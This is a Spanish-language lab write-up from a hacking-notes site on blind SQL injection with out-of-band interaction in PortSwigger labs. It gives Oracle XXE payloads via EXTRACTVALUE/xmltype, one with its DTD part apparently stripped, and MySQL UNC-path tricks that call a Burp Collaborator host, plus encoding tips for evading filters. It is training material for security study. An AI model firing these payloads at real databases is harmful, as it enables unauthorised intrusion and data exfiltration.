> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/sql-injection/blind-sql-injection-with-oob-interaction.md).
# Inyección SQL ciega con interacción fuera de banda
Notas de Inyección SQL ciega con interacción fuera de banda para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### Inyección SQL ciega con interacción fuera de banda
**Contexto breve:** el valor de la `TrackingId` La cookie (u otro parámetro) se inyecta en una consulta SQL asíncrona. La respuesta HTTP no revela nada, pero es posible provocar interacción externa (DNS/HTTP) con un servicio Burp Collaborator/OAST, lo que permite exfiltrar o confirmar la ejecución de un payload.
### Técnicas y vectores
#### Oracle — Entidad externa XML (XXE) mediante `EXTRACTVALUE` / `xmltype`
* Principio: construye un documento XML que contenga una entidad externa que apunte a tu subdominio de Collaborator. La llamada a `EXTRACTVALUE(xmltype(...), '/l')` evalúa el DTD y provoca la solicitud HTTP/DNS saliente al dominio controlado:
```sql
' UNION SELECT EXTRACTVALUE(
xmltype(' %remote;]>'),
'/l') FROM dual-- -
```
* Observaciones: algunos caracteres deben codificarse/escaparse según el contexto (comillas, `%` en el DTD, etc.). En algunos casos, codifica partes del payload en URL.
#### MySQL — archivos de red mediante `LOAD_FILE` / `SELECT... INTO OUTFILE`
* `LOAD_FILE('//BURP-COLLAB-SUBDOMAIN/a')` puede causar una consulta SMB/DNS saliente en entornos que permiten acceso de red al servidor de archivos o resolver rutas UNC.
* `SELECT... INTO OUTFILE '//BURP-COLLAB-SUBDOMAIN/a'` escribe un archivo en un recurso compartido de red, a menudo causando una interacción de red observable del lado de Collaborator.
* Nota: estas técnicas dependen en gran medida de la configuración (privilegios de la cuenta de la BD, opciones del servidor, acceso de red saliente).
#### Notas prácticas
* Para Burp Collaborator / OAST, usa el subdominio proporcionado (p. ej., `abcd.oastify.com`) en la URL/ruta de la entidad o ruta UNC.
* Algunos servidores truncan/filtran los payloads: prueba distintas variaciones en la codificación (codificación URL, `%` escape → `%25`, variaciones de comentarios, etc.).

* Cuando llega la solicitud de Collaborator, tienes prueba de ejecución OOB (DNS/HTTP/SMB), lo que confirma la vulnerabilidad.
#### Ejemplo — Variante con codificación (nota: ya has probado y recibido la solicitud)
* Ejemplo codificado (que has presentado):
```sql
' union SELECT EXTRACTVALUE(xmltype(' %25remote%3b]>'),'/l') FROM dual-- -
```
→ `%` codificación → `%25` y `;` → `%3b` para eludir ciertos filtros/análisis.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/sql-injection/blind-sql-injection-with-oob-interaction.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.